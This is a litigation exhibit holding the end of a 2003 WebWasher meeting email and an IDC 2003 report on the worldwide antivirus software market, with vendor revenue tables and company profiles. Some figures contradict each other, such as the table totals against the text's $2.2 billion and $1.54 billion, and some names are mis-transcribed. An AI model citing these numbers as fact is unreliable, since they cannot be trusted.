\* BLUEcoat plans a generic interface (like NetApps UFE) to support smaller suppliers like Cobion or Asian companies.

15) Surfmaster Hardware

\* the new Surfmaster hardware is not delivered in the right way so  
we have to send back

Next product Meeting 23.092003 in Paris

Aloha,  
Peter

— Peter Borgolte Dipl.-Ing. Development  
Manager WebWasher webwasher AG Vattmannstrasse 3 33100 Paderborn / Germany Phone:  
+49 52 51 / 5 00 54-432 Fax: +49 52 51 / 5 00 54-11 mailto:peter.borgolte@webwasher.com  
Visit us at: <http://www.webwasher.com>

# **EXHIBIT 6**



Global Headquarters: 5 Speen Street Framingham, MA 01701 USA P.508.672.8200 F.508.935.4015 www.idc.com

## MARKET ANALYSIS

### Worldwide Antivirus Software Forecast and Analysis, 2003-2007: Return of the Consumer

Brian E. Burke

#### IDC OPINION

Consumer concerns over privacy and security are at an all-time high. Due to the greater awareness surrounding the risks posed by new hybrid virus attacks, IDC believes antivirus (AV) vendors are steadily increasing the subscription renewal rate with consumers, thus generating a more predictable revenue stream. In addition, an increasing number of consumers are transitioning to a fully managed antivirus service and are paying for a monthly subscription for virus protection. The combination of these factors drove the consumer antivirus market to an impressive 37% growth from 2001 to 2002. In the corporate world, viruses and malicious code remain constant, but blended threats such as Nimda and Code Red are now the most significant online security issue for companies. A blended threat spreads in multiple ways, including as an email attachment and by exploiting vulnerabilities in Web servers, and is capable of doing damage in multiple ways. Because hybrid and blended threats are designed to get past point-solution security systems, many organizations have adopted a "layered security" approach that combines solutions such as desktop antivirus, server and gateway antivirus, content filtering, and proactive techniques (e.g., behavior analysis and heuristics). Key highlights in this study include the following:


- ☑ Viruses continue to be, by a wide margin, the most common threat facing corporations today. According to a recent IDC survey of 325 firms across the United States, an alarming 82% of respondents said that they had experienced a virus attack.
- ☑ On June 10, 2003, Microsoft Corp. announced it had signed a definitive agreement to acquire the intellectual property and technology assets of GeCAD Software, a provider of antivirus technology based in Bucharest, Romania.
- ☑ Worms and viruses are increasingly using spam techniques — not just the exploitation of unprotected mail relays to maximize spread but also the use of social engineering to trick victims into opening malicious files.
- ☑ Several proactive virus detection technologies, such as behavior-based analysis and heuristics, are becoming part of organizations' security architectures.

Plaintiff's Trial Exhibit

**PTX-23**

Case No. 06-369 GMS

Filing Information: August 2003, IDC #29953, Volume: 1, Tab: Markets



CONFIDENTIAL

SC072833

TABLE OF CONTENTS	
	P
<b>In this study</b>	
Methodology.....	1
Antivirus Software: Market Definition.....	2
<b>Situation Overview</b>	
Performance of Leading Vendors in 2002.....	3
Market Share by Customer.....	4
Market Share by Platform.....	6
<b>Future Outlook</b>	
Vendor Profiles.....	12
New Players.....	18
New Threats.....	18
New Solutions.....	19
Forecast and Assumptions.....	22
<b>Executive Guidance</b>	
Learn More.....	29
Related Research.....	29
Appendix: Bookings, Revenue Recognition, and Their Effects on Market Data.....	29



## LIST OF TABLES

	p
1 Worldwide Antivirus Software Revenue by Vendor, 2001 and 2002 .....	4
2 Worldwide Corporate Antivirus Software Revenue by Vendor, 2001 and 2002 .....	5
3 Worldwide Consumer Antivirus Software Revenue by Vendor, 2001 and 2002 .....	6
4 Worldwide Desktop Antivirus Software Revenue by Vendor, 2001 and 2002 .....	7
5 Worldwide Mail Server Antivirus Software Revenue by Vendor, 2001 and 2002 .....	8
6 Worldwide File Server Antivirus Software Revenue by Vendor, 2001 and 2002 .....	9
7 Worldwide Internet Gateway Antivirus Software Revenue by Vendor, 2001 and 2002 .....	10
8 Worldwide Antivirus Managed Service Revenue by Vendor, 2001 and 2002 .....	11
9 Worldwide Antivirus Appliance Revenue by Vendor, 2001 and 2002 .....	11
10 Worldwide Antivirus Software Revenue by Region, 2001-2007 .....	22
11 Worldwide Antivirus Software Revenue by Customer, 2001-2007 .....	22
12 Worldwide Antivirus Software Revenue by Platform, 2001-2007 .....	23
13 Worldwide Antivirus Software Revenue by Server and Gateway Application, 2001-2007 .....	23
14 Key Forecast Assumptions for the Antivirus Software Market, 2003-2007 .....	24

©2003 IDC

#29953

CONFIDENTIAL

SC072835

## LIST OF FIGURES

P

- 1 Worldwide Antivirus Appliance Revenue, 2001–2007 ..... 24

#29953

©2003 IDC

CONFIDENTIAL

SC072836

## IN THIS STUDY

This IDC study examines the worldwide antivirus software market for the 2001–2007 period. Worldwide market sizes and trends are provided for 2002, and a five-year growth forecast for this market is shown for 2003–2007. A vendor competitive analysis, with vendor revenues and market shares of the leading vendors, is provided for 2002. This study also provides profiles of leading vendors and identifies the characteristics that vendors will need to be successful in the future.

Although numerous IT markets declined from 2001 to 2002, security spending remains a top priority in many organizations. In fact, in a recent IDC survey of almost 1,000 IT managers, security was rated the top priority for 2003. Security was also the only area in which the percentage of respondents who said spending had increased in the past six months was greater than the percentage who said it had decreased. Providing further evidence, a recent IDC study of IT decision makers indicates that the security portion of many IT budgets will be increasing for 2003 and 2004. In fact, 54% of survey respondents said their security budgets were increasing, while 30% said they would remain the same as last year because of the prolonged economic situation and business performance. The antivirus market proved to be a primary area for security spending in 2002.

## METHODOLOGY

IDC's industry analysts have been measuring and forecasting IT markets for more than 30 years. IDC's software industry analysts have been delivering analysis and prognostications for packaged software markets for more than 25 years.

The actual strategy incorporates information from six different but interrelated sources, as follows:

- ☑ Reported and observed trends and financial activity in 2002 as of the end of April 2003, including reported revenue data for public companies trading on North American stock exchanges (CY 1Q02–4Q02 in nearly all cases).
- ☑ Bottom-up regional forecast growth rates provided by IDC analysts in each geographic region.
- ☑ IDC's *Software Census* Interviews. IDC interviews all significant market participants to determine product revenue, revenue demographics, pricing, and other relevant information.
- ☑ Product briefings, press releases, and other publicly available information. IDC's software analysts meet with hundreds of software vendors each year. These briefings provide an opportunity to review current and future product strategies, revenue, shipments, customer bases, target markets, and other key product information.
- ☑ Vendor financial statements and related filings. Although many software vendors are privately held and choose to limit financial disclosures, information from publicly held companies provides a significant benchmark for assessing informal market estimates from private companies. IDC maintains an extensive library of financial and corporate information focused on the IT industry. We further maintain detailed revenue by product area model on more than 1,200 worldwide vendors.

- ☒ IDC demand-side research, which includes thousands of interviews annually and provides a powerful perspective for assessing competitive performance. IDC's user strategy databases offer a compelling and consistent time-series view of industry trends and developments. Direct conversations with technology buyers provide an invaluable complement to the broader survey-based results.

Ultimately, the data presented herein represents IDC's best estimates based on the previously described data sources as well as reported and observed activity by vendor and further modeling of data that we believe to be true to fill in any information gaps.

In addition, please note the following:

- ☒ The information contained in this study was derived from the IDC Software Market Forecaster database as of May 7, 2003.
- ☒ All numbers in this document may not be exact due to rounding.

For more information on IDC's software definitions, see *IDC's Software Taxonomy, 2003* (IDC #28620, February 2003).

#### ANTIVIRUS SOFTWARE: MARKET DEFINITION

Antiviral software identifies and/or eliminates harmful software and macros. Antivirus software scans hard drives, email attachments, floppy disks, Web pages, and other types of electronic traffic (e.g., IM and SMS) for any known and unknown viruses and malicious code. Definitions of some terms used in this study are provided below:

- ☒ **Virus:** A computer virus is a program that is designed to replicate itself and spread from file to file, usually attaching itself to applications. When this application is run, it can infect other files on a user's disk. By definition, human interaction is necessary for a virus to spread to another user's files. This can be performed by downloading files, trading diskettes with others, copying files to/from file servers, or sending email attachments.
- ☒ **Worm:** A computer worm also infects other computers, but it is spread to other computers on a network automatically and without the action of humans. This allows computer worms to spread more rapidly than computer viruses. Typically worms don't alter or delete files, but instead they reside in memory, eat up system resources, and slow down computers.
- ☒ **Trojan horse:** A Trojan horse is a program that initially appears useful or benign and fools a user into running it. However, while it runs, it could be allowing "back door" access to the user's computer by hackers or destroying files on the user's hard disk.
- ☒ **Blended threats:** Blended threats exhibit a combination of virus, worm, and Trojan horse characteristics. Because blended threats have more than one way to propagate and cause damage, they are particularly difficult to contain.

#### SITUATION OVERVIEW

Viruses continue to be, by a wide margin, the most common threat facing corporations today. According to a recent IDC survey of 325 firms across the United States, 82% of respondents said they had experienced a virus attack. Of the organizations that experienced a virus attack, 30% reported that the virus was detected but not immediately repelled. This response indicates that even virus attacks

that are detected can still cause harm. The rate at which virus attacks were not detected at all was 13.5% — obviously high enough to be a major concern to IT organizations. When these two types of virus incidents are added together, results show that an alarming 43.5% of viruses pose risks to organizations.

#### PERFORMANCE OF LEADING VENDORS IN 2002

##### OVERALL ANTIVIRUS SOFTWARE MARKET

Worldwide revenue for antivirus software reached \$2.2 billion in 2002, representing an impressive 31% growth over 2001. The performance of leading vendors in this market is summarized below:

- ☒ **Symantec.** Symantec led the antivirus software market in 2002, with \$800 million in revenue and a 37% share of the worldwide market, as shown in Table 1. From 2001 to 2002, Symantec increased revenue 48% in the antivirus software market.
- ☒ **Network Associates.** Network Associates was the second-largest antivirus software vendor in 2002, with a 24% market share and \$525 million in revenue. From 2001 to 2002, Network Associates increased revenue 19% in the antivirus software market.
- ☒ **Trend Micro.** Trend Micro accounted for \$313 million in revenue and a 14% share of the antivirus software market in 2002. From 2001 to 2002, the company increased revenue 32% in the antivirus software market.
- ☒ **Computer Associates.** Computer Associates (CA) accounted for a 5% share of the antivirus software market in 2002 and \$100 million in revenue. From 2001 to 2002, CA increased revenue 22% in the antivirus software market.
- ☒ **Sophos.** Sophos accounted for a 3% share of the antivirus software market in 2002 and \$61 million in revenue. From 2001 to 2002, the company increased revenue 47% in the antivirus software market.



TABLE 1

## WORLDWIDE ANTIVIRUS SOFTWARE REVENUE BY VENDOR, 2001 AND 2002 (\$M)

	2001	2002	2001 Share (%)	2001-2002 Growth (%)	2002 Share (%)
Symantec Corp.	541.4	800.4	32.4	47.8	36.6
Network Associates Inc.	441.2	524.8	26.4	19.0	24.0
Trend Micro	237.5	312.6	14.2	31.6	14.3
Computer Associates International Inc.	82.0	100.2	4.9	22.2	4.6
Sophos	41.4	61.0	2.5	47.3	2.8
Sybari	24.0	27.2	1.4	13.3	1.2
Panda Software	28.0	44.5	1.7	58.9	2.0
F-Secure Corp.	21.3	25.4	1.3	19.2	1.2
Ahnlab	19.5	17.8	1.2	-8.7	0.8
Norman Data Defense	15.1	18.3	0.9	21.2	0.8
Aladdin	7.6	10.0	0.5	31.6	0.5
Firjan	6.5	6.1	0.4	-6.2	0.3
Other	206.5	239.8	12.4	16.1	11.0
Total	1,672.9	2,385.1	100.0	40.9	100.0

Source: IDC, 2003

## MARKET SHARE BY CUSTOMER

**CORPORATE ANTIVIRUS SOFTWARE MARKET**

Table 2 shows vendor revenue and market share of the corporate antivirus software market. IDC's corporate share figures are based on the percentage of antivirus revenue derived from direct and indirect sales to corporate customers. In 2002, the corporate market reached \$1.54 billion, representing a 28.3% increase over 2001.

TABLE 2

## WORLDWIDE CORPORATE ANTIVIRUS SOFTWARE REVENUE BY VENDOR, 2001 AND 2002 (\$M)

	2001	2002	2001 Share (%)	2001-2002 Growth (%)	2002 Share (%)
Network Associates Inc.	352.9	425.1	29.4	20.5	27.6
Symantec Corp.	276.9	384.2	23.1	38.7	25.0
Trend Micro	194.8	262.5	16.2	34.8	17.1
Computer Associates International Inc.	62.0	100.2	6.8	22.2	6.5
Sophos	41.4	61.0	3.5	47.3	4.0
Panda Software	16.8	32.0	1.4	90.7	2.1
Sybari	24.0	27.2	2.0	13.3	1.8
F-Secure Corp.	19.2	22.9	1.6	19.2	1.5
Norman Data Defense	15.1	18.3	1.3	21.2	1.2
Ahnlab	15.6	14.6	1.3	-6.4	0.9
Aladdin	7.6	10.0	0.6	31.6	0.7
Finjan	6.5	6.1	0.5	-6.2	0.4
Other	146.4	173.9	12.2	18.8	11.3
Total	1099.1	1599.3	100.0	44.5	100.0

Source: IDC, 2003

**CONSUMER ANTIVIRUS SOFTWARE MARKET**

Table 3 shows vendor revenue and market share of the consumer antivirus software market. IDC's consumer share figures are based on the percentage of antivirus revenue derived from direct, Internet, and retail sales to consumer users, as well as revenue derived through consumer OEM relationships. In 2002, the consumer antivirus market reached \$650 million, representing a 37% increase over 2001.

TABLE 3

## WORLDWIDE CONSUMER ANTIVIRUS SOFTWARE REVENUE BY VENDOR, 2001 AND 2002 (\$M)

	2001	2002	2001 Share (%)	2001-2002 Growth (%)	2002 Share (%)
Symantec Corp.	264.5	416.2	55.9	57.4	64.0
Network Associates Inc.	88.2	99.7	18.7	13.0	15.3
Trend Micro	42.8	50.0	9.0	17.0	7.7
Panda Software	11.2	12.5	2.4	11.3	1.9
Ahnlab	3.9	3.2	0.8	-17.8	0.5
F-Secure Corp.	2.1	2.5	0.5	19.2	0.4
Other	60.2	65.9	12.7	9.6	10.1
Total	472.9	650.0	100.0	37.0	100.0

Source: IDC, 2003

## MARKET SHARE BY PLATFORM

## DESKTOP ANTIVIRUS SOFTWARE MARKET

Table 4 shows vendor revenue and market share of the desktop antivirus software market. IDC's desktop share figures are based on the percentage of antivirus revenue derived from direct, Internet, and retail sales of client-based antivirus products to consumer and corporate users. In 2002, the desktop antivirus market reached \$1.4 billion, representing a 29% increase over 2001.

TABLE 4

## WORLDWIDE DESKTOP ANTIVIRUS SOFTWARE REVENUE BY VENDOR, 2001 AND 2002 (\$M)

	2001	2002	2001 Share (%)	2001-2002 Growth (%)	2002 Share (%)
Symantec Corp.	460.2	672.4	41.0	46.1	46.6
Network Associates Inc.	289.0	330.6	25.7	14.4	22.9
Trend Micro	97.4	125.0	8.7	28.4	8.7
Computer Associates International Inc.	69.7	82.2	6.2	17.9	5.7
Panda Software	14.0	21.4	1.2	52.6	1.5
F-Secure Corp.	17.0	19.1	1.5	11.8	1.3
Sophos	12.4	18.3	1.1	47.3	1.3
Norman Data Defense	7.6	8.8	0.7	16.3	0.6
Ahnlab	3.9	3.6	0.3	-8.7	0.2
Other	152.4	163.1	13.6	7.0	11.3
Total	1,133.6	1,415.2	100.0	23.6	100.0

Source: IDC, 2003

## MAIL SERVER ANTIVIRUS SOFTWARE MARKET

Table 5 shows vendor revenue and market share of the mail server antivirus software market. IDC's mail server share figures are based on the percentage of antivirus revenue derived from antivirus products used to scan inbound and outbound email, including attachments, for viruses and malicious code. In 2002, the mail server antivirus market reached \$251 million, representing a 38% increase over 2001.

TABLE 5

## WORLDWIDE MAIL SERVER ANTIVIRUS SOFTWARE REVENUE BY VENDOR, 2001 AND 2002 (\$M)

	2001	2002	2001 Share (%)	2001-2002 Growth (%)	2002 Share (%)
Trend Micro	41.7	52.5	23.0	26.0	20.9
Network Associates Inc.	40.0	51.4	22.1	28.5	20.5
Symantec Corp.	26.0	46.1	14.3	77.4	18.4
Sybari	24.0	27.2	13.2	13.3	10.8
Sophos	8.7	15.8	4.8	81.7	6.3
Panda Software	5.6	10.4	3.1	85.9	4.2
Computer Associates International Inc.	3.1	6.0	1.7	93.6	2.4
Ahnlab	4.7	4.4	2.6	-5.7	1.8
Norman Data Defense	2.3	3.1	1.2	38.6	1.3
Aladdin	1.3	1.7	0.7	31.6	0.7
Finjan	1.3	1.3	0.7	3.2	0.5
F-Secure Corp.	0.6	1.5	0.4	128.6	0.6
Other	22.0	29.4	12.2	33.3	11.7
Total	176.1	250.6	100.0	41.1	100.0

Source: IDC, 2003

**FILE SERVER ANTIVIRUS SOFTWARE MARKET**

Table 6 shows vendor revenue and market share of the file server antivirus software market. IDC's mail server share figures are based on the percentage of antivirus revenue derived from antivirus products used to scan files users are trying to access as well as files being written to the filer. File servers are responsible for the central storage and management of data. In 2002, the file server antivirus market reached \$196 million, representing an 11% increase over 2001.



TABLE 6					
WORLDWIDE FILE SERVER ANTIVIRUS SOFTWARE REVENUE BY VENDOR, 2001 AND 2002 (\$M)					
	2001	2002	2001 Share (%)	2001-2002 Growth (%)	2002 Share (%)
Network Associates Inc.	51.0	51.4	29.0	0.9	26.3
Symantec Corp.	28.4	33.3	16.2	17.2	17.0
Trend Micro	34.7	43.1	19.8	24.2	22.0
Sophos	17.4	21.4	9.9	22.8	10.9
Computer Associates International Inc.	8.6	9.9	4.9	15.2	5.1
Panda Software	4.2	4.6	2.4	10.2	2.4
Ahnlab	6.2	5.4	3.6	-13.3	2.8
F-Secure Corp.	3.0	3.5	1.7	17.1	1.8
Finjan	3.9	3.4	2.2	-14.0	1.7
Norman Data Defense	2.3	2.4	1.3	5.0	1.2
Other	16.0	17.4	9.1	8.4	8.9
Total	175.5	195.3	100.0	11.3	100.0

Source: IDC, 2003

**INTERNET GATEWAY ANTIVIRUS SOFTWARE MARKET**

Table 7 shows vendor revenue and market share of the Internet gateway antivirus software market. IDC's Internet gateway share figures are based on the percentage of antivirus revenue derived from antivirus products that scan virtually all inbound and outbound traffic passing through the Internet gateway for viruses and malicious code. These products scan Web (HTTP), file transfer (FTP), and email (SMTP) traffic at the Internet gateway. In 2002, the Internet gateway antivirus market reached \$233 million, representing a 54% increase over 2001.

TABLE 7

## WORLDWIDE INTERNET GATEWAY ANTIVIRUS SOFTWARE REVENUE BY VENDOR, 2001 AND 2002 (\$M)

	2001	2002	2001 Share (%)	2001-2002 Growth (%)	2002 Share (%)
Trend Micro	62.5	91.9	41.3	47.0	39.4
Symantec Corp.	26.8	48.7	17.7	81.6	20.9
Network Associates Inc.	30.3	44.1	20.0	45.4	18.9
Aladdin	6.3	8.3	4.2	31.6	3.6
Panda Software	4.2	8.1	2.8	92.8	3.5
Sophos	2.9	5.6	1.9	91.5	2.4
Ahnlab	4.7	4.4	3.1	-5.7	1.9
Norman Data Defense	3.0	4.0	2.0	32.3	1.7
Computer Associates International Inc.	0.6	2.2	0.4	251.9	0.9
Finjan	1.3	1.4	0.9	7.9	0.6
F-Secure Corp.	0.6	1.4	0.4	118.6	0.6
Other	8.0	13.2	5.3	64.5	5.7
Total	151.3	233.2	100.0	54	100.0

Source: IDC, 2003

**ANTIVIRUS MANAGED SERVICE**

Table 8 shows antivirus managed service revenue by vendor.

TABLE 8

## WORLDWIDE ANTIVIRUS MANAGED SERVICE REVENUE BY VENDOR, 2001 AND 2002 (\$M)

	2001	2002	2001 Share (%)	2001-2002 Growth (%)	2002 Share (%)
Network Associates Inc.	30.9	47.2	77.0	53.0	73.8
MessageLabs	3.5	7.5	8.7	114.3	11.7
Postini	2.0	3.0	5.0	50.0	4.7
Other	3.7	6.3	9.3	69.8	9.8
Total	40.1	64.0	100.0	59.9	100.0

Source: IDC, 2003

## ANTIVIRUS APPLIANCES

IDC defines an antivirus appliance as a combination of hardware and software sold as an appliance with the primary function of performing virus protection. This market does not include other security appliances, such as firewall and caching appliances, that offer antivirus technologies as value-added features. We believe antivirus software will continue to be integrated with firewall and caching appliances; however, in IDC's taxonomy, the antivirus appliance category includes only products with the primary function of performing virus protection (see Table 9).

TABLE 9

## WORLDWIDE ANTIVIRUS APPLIANCE REVENUE BY VENDOR, 2001 AND 2002 (\$M)

	2001	2002	2001 Share (%)	2001-2002 Growth (%)	2002 Share (%)
Network Associates	5.5	10.5	52.4	90.9	40.4
Fortinet	0.0	4.5	0.0	NA	17.3
Ositis	1.0	2.5	9.5	150.0	9.6
Aladdin	0.4	1.0	3.8	150.0	3.8
Finjan	0.5	1.0	4.8	100.0	3.8
Other	3.1	6.5	29.5	109.7	25.0
Total	10.5	26.0	100.0	142.1	100.0

Source: IDC, 2003

## FUTURE OUTLOOK

### VENDOR PROFILES

#### SYMANTEC

##### OVERVIEW

Symantec is a United States-based company that was founded in 1982. The company held its initial public offering in June 1989 and is headquartered in Cupertino, California. Employer to over 4,000 people, Symantec has operations all over the United States, as well as in Canada, New Zealand, Japan, and Australia. Within the last year, Symantec acquired Riptech Inc., Recourse Technology, SecurityFocus, and Mountain.Wave.

##### ANTIVIRUS PRODUCTS

Symantec Antivirus offers extensive virus protection and removal for both consumer and corporate environments. Its corporate offering provides protection at the client, host, and Internet gateway levels of a corporate network. Its functionality extends to scan email attachments in both Domino and Exchange collaborative environments.

##### STRATEGIC DIRECTION

Symantec, the world leader in Internet security, SCM, and antivirus solutions, provides a broad range of content and network security software and appliances to individuals, enterprises, and service providers. The company is a leading provider of client, gateway, and server security solutions for virus protection, firewall, VPN, vulnerability management, intrusion detection, Internet content and email filtering, and remote management technologies and security services to enterprises and service providers around the world. Symantec's Norton brand of consumer security products is the worldwide leader in consumer antivirus sales. Symantec's Client Security solution is a new product that offers an integrated approach to managing antivirus, client firewall, content filtering, and intrusion detection. The integrated solution brings multiple technologies together into one code base that reduces client security administration, provides consistent protection across the various security technologies, and rapidly coordinates containment and cleansing responses. IDC believes Symantec will continue to focus on providing multiple integrated security technologies that work together to provide a comprehensive defense against new threats.

#### NETWORK ASSOCIATES

##### OVERVIEW

Founded in 1989, Network Associates held its initial public offering in 1992. The company is headquartered in Santa Clara, California, with approximately 3,800 people currently under its employ. Network Associates has major operations across the United States, in India, and in the United Kingdom.

**ANTIVIRUS PRODUCTS**

- ☑ McAfee Antivirus offers virus protection/elimination for consumer and enterprise environments. It protects at the client, server, and gateway levels, integrating with email and file servers and even PDAs to detect and eliminate viruses. It also offers policy-based spam protection in Exchange, Domino, and WebShield environments.
- ☑ VirusScan ASaP is an online enterprise antivirus service that provides continuously updated protection against viruses and malicious code. It provides continuous protection to the desktop against viruses and worms.
- ☑ VirusScreen ASaP is an online enterprise antivirus service that stops email-borne viruses and infected attachments before they enter the network. It screens streaming email and either cleans it or quarantines it before it reaches the mail server.
- ☑ McAfee.com is an online consumer antivirus service that protects consumer PCs, files, and email address books from viruses, worms, and Trojans.

**STRATEGIC DIRECTION**

Network Associates is the worldwide leader in enterprise antivirus sales. In addition, the company provides outsourced protection and virus management services through its ASaP and McAfee.com service lines. According to a 2001 IDC study, McAfee ASaP is the leader in the online security services space, with more than 75% of the subscription services market worldwide. Network Associates' ePolicy Orchestrator (EPO) helps reduce costs by allowing administrators, from a single workstation, to set virus protection policies for desktops, servers, and gateways. With EPO, an administrator can manage virus protection on all end-user machines, even those protected with antivirus products from other vendors.

Additionally, McAfee offers corporate customers the new WebShield e1000 appliance as well as upgraded software versions of its WebShield e250 and e500 appliances. McAfee WebShield appliances are highly scalable, integrated solutions that combine McAfee antivirus and content management software with performance-tuned hardware, providing a proactive "first line of defense" gateway to quickly resolve major virus and security concerns. In addition to viruses, McAfee technology is currently being adapted to fight another kind of unwanted traffic — spam — through the acquisitions of Spam Killer and Deersoft.

**TREND MICRO****OVERVIEW**

Trend Micro was founded in 1988 and is headquartered in Tokyo. Its 23 business units, composed of 1,800 worldwide employees, can be found across Asia, Europe, North America, and South America.

**ANTIVIRUS PRODUCTS**

- ☑ PC-cillin is an antivirus solution for the consumer market segment. It detects and cleans viruses from a home computer or PDA and includes an integrated firewall to block unauthorized access.
- ☑ OfficeScan Corporate Edition provides virus protection for desktop and mobile clients. Centrally managed, it detects and cleanses on a policy basis across an entire organization.



- ☒ ScanMail offers virus detection and removal from emails and attachments. It integrates with Exchange, Domino, and OpenMail.
- ☒ InterScan extends Trend Micro's functionality to the gateway level of an enterprise network. It offers detection and elimination of viruses from outside the network as well as policy-based spam removal.
- ☒ ServerProtect extends antivirus capabilities to protect Linux and Windows/Novell servers as well as file servers in an enterprise network.

#### STRATEGIC DIRECTION

Trend Micro is the worldwide leader in server and gateway antivirus sales. The Trend Micro portfolio of content security products can be centrally managed by the Trend Micro Control Manager (TMCM), a Web-based HTML console that coordinates the functions of most Trend Micro products over multiple user sites. Administrators can use TMCM to install, update, upgrade, and configure Trend Micro software running on their networks. The company's Internet Outsourcing Services (IOS) division concentrates on outsourcing value-added services to service providers, including application service providers (ASPs), ISPs, management service providers (MSPs), and telcos.

In addition to its software products, Trend Micro also continues to promote its service-based offering: Trend Micro Enterprise Protection Strategy. This is a service that manages the three primary phases of the enterprise outbreak life cycle: Outbreak Prevention Services, Damage Assessment and Cleanup Services, and Outbreak Lifecycle Management and Reporting. Trend Micro has also tackled the spam problem through a strategic partnership with Postini and with the Trend Micro Spam Prevention Service.

#### COMPUTER ASSOCIATES

##### OVERVIEW

Computer Associates was founded in 1976 and employs approximately 16,000 people worldwide. CA is headquartered in Islandia, New York, and has operations throughout the world.

##### ANTIVIRUS PRODUCTS

- ☒ eTrust Secure Content Management is an integrated SCM solution enabling definition and deployment of a common enterprisewide security policy addressing HTTP, SMTP, and FTP security risks, including viruses, spam, hacking, and unacceptable use of the Web by employees.
- ☒ eTrust Antivirus provides enterprisewide protection against viruses and malicious software (malware) attacks — from the PDA to the gateway — including virus protection for desktops and servers, PDAs, groupware (Lotus Notes/Domino and Microsoft Exchange mail servers), and the gateway.

#### STRATEGIC DIRECTION

CA is focused on addressing multiple security management challenges through a single solution. CA's new eTrust Secure Content Management product provides effective security at a lower total cost of ownership than the multiple "point" solutions typically deployed at most companies. CA's eTrust Secure Content Management is a comprehensive, aggressively priced solution for protecting organizations from the diverse dangers of the Internet, including viruses, spam, hacking, and unacceptable

use of the Web by employees. IDC believes the integrated approach offered by CA's eTrust Secure Content Management helps move IT from fire-fighting mode to proactive risk minimization. Moreover, it can offload some spam management and Web filtering tasks from overburdened IT departments to users.

In addition, CA's announcement of eTrust Antivirus 7.0 is a clear sign that the company intends to challenge the antivirus market leaders for market share. The new eTrust Antivirus solution provides an all-inclusive approach to protecting the enterprise from viruses and malicious code based on ActiveX and Java. The eTrust Antivirus line is packaged and offered to customers as one solution that provides protection from the PDA to the perimeter. The key differentiator is that CA is offering this solution for one price. Specifically, a single license will allow an enterprise to protect a user at the desktop, server, gateway, and even PDA levels.

## **SOPHOS**

### **OVERVIEW**

Sophos is a privately owned company founded in 1985, with headquarters in the United Kingdom. It also has branch offices throughout the world, in the United States and Australia and throughout Europe, Japan, and Singapore.

### **ANTIVIRUS PRODUCTS**

- ☒ Sophos Anti-Virus is a comprehensive virus detection and elimination solution focused on network security. It protects at both the client and server levels and is compatible with a large array of hardware brands. The included SAV interface allows users to tailor Sophos' antivirus functionality specifically to different applications.
- ☒ Sophos Mail Monitor provides a solution to the threat of email-borne viruses. It easily integrates with Exchange, Domino, and Simple Mail Transfer Protocol (SMTP) servers.
- ☒ Sophos Enterprise Manager provides an interface with which to download and catalog virus definitions from a central, URL-based database. Enterprise Manager also manages virus definitions and provides a framework with which remote users can update their clients' virus lists.

### **STRATEGIC DIRECTION**

Sophos is focused on best-of-breed corporate antivirus protection. The company's strategic direction focuses on long-term cost-of-ownership reduction. Sophos is the only antivirus solutions provider covered in this study that is focused solely on the enterprise market. The company's products are sold and supported through a global network of subsidiaries and partners in more than 150 countries. Sophos solutions are specifically designed to protect businesses and organizations of all sizes against viruses and are widely deployed by corporations, financial institutions, government agencies, and academic institutions.

## **F-SECURE**

### **OVERVIEW**

Founded in 1988, F-Secure has been listed on the Helsinki Stock Exchange since November 1999. The company is headquartered in Helsinki, Finland, with a North American main office in San Jose, California, as well as offices in Germany, Sweden, Japan, and the United Kingdom and regional offices in the United States.

**ANTIVIRUS PRODUCTS**

- ☒ F-Secure Anti-Virus Total Suite combines all of the critical components required for corporate virus protection, providing security for laptops, desktops, file servers, email servers, and gateways.
- ☒ F-Secure Anti-Virus for Workstations protects laptops and desktops against viruses and malicious code in real time. It protects both site-based employees and mobile workers, ensuring maximum system availability and data integrity.
- ☒ F-Secure Anti-Virus Mail Server and Gateway products provide powerful and easy-to-deploy virus protection solutions for industry-standard firewalls, groupware, and email environments.
- ☒ F-Secure Anti-Virus for File Servers ensures that employees who connect with infected machines to corporate file servers do not spread viruses in the network.

**STRATEGIC DIRECTION**

The F-Secure business is built around three core concepts: layered defense (gateway security provides the first line of defense), device-based security (every device is secured by a selection of integrated security applications), and central management of the corporate fleet (security is defined, managed, and monitored centrally). F-Secure solutions operate in multiple layers of the network: firewalls; mail, file, and application servers; desktop and laptop computers; and PDAs and other handheld computers. The applications protect against viruses, worms, Trojans, hackers, computer theft, sabotage, and espionage. By enabling centralized management of the entire IT fleet, F-Secure empowers security managers to build and manage an integrated security infrastructure reaching into all corners of an organization.

**ALADDIN KNOWLEDGE SYSTEMS****OVERVIEW**

Aladdin Knowledge Systems (Nasdaq: ALDN) has been providing strong network and software commerce security solutions since 1985. Employing more than 350 people worldwide, Aladdin is headquartered in Arlington Heights, Illinois, with locations in Israel, the United Kingdom, Japan, and Europe.

**ANTIVIRUS PRODUCTS**

- ☒ eSafe Gateway is a comprehensive solution providing a high-capacity, proactive, real-time, and multitier content security and antispam solution for the Internet gateway.
- ☒ The eSafe Mail solution provides email content and attachment security, with proactive antivirus and antispam capabilities optimized for enterprise network email servers.
- ☒ The eSafe Appliance is the platform-independent version of eSafe Gateway delivered as a preconfigured plug-and-play CD ready with hardened Linux OS and available installed on Aladdin hardware.

**STRATEGIC DIRECTION**

With the introduction of version 4 of Aladdin's eSafe Gateway, Mail, and Appliance, a key component of the company's product strategy is to provide high-capacity antispam, antivirus, content-filtering, and Web-filtering features in a comprehensive,

easily scalable, and deployable solution. eSafe's inherent flexibility allows the company to market tailored solutions to fit small, medium-sized, and large enterprises and service providers. The eSafe product line is engineered to provide comprehensive proactive protection at the gateway against all forms of malicious content, including viruses, Trojans, exploits, and spam. Aladdin is strategically focused on deploying its array of defense technologies to identify and stop new or unknown threats from causing damage before signature updates are deployed. eSafe also centrally manages access to Web sites to control the flow of inappropriate, malicious, and inappropriate content throughout the organization.

#### **FINJAN SOFTWARE**

##### **OVERVIEW**

Finjan was founded in 1996 and is headquartered in San Jose, California.

##### **ANTIVIRUS PRODUCTS**

- ☒ SurfinGate for E-Mail delivers a patented, real-time content-inspection process to proactively block malicious behavior of inbound and outbound mail traffic.
- ☒ SurfinGate for Web features a gateway Web content security for known and unknown viruses and malicious code attacks on PCs. With its policy-based management, SurfinGate for Web provides a way for companies to manage and control active content downloaded into their organization.
- ☒ SurfinShield Corporate offers a proactive defense against new, unknown malicious code attacks coming from email and the Web. SurfinShield is a centrally managed enterprise PC solution that monitors the behavior of programs in its "Sandbox."
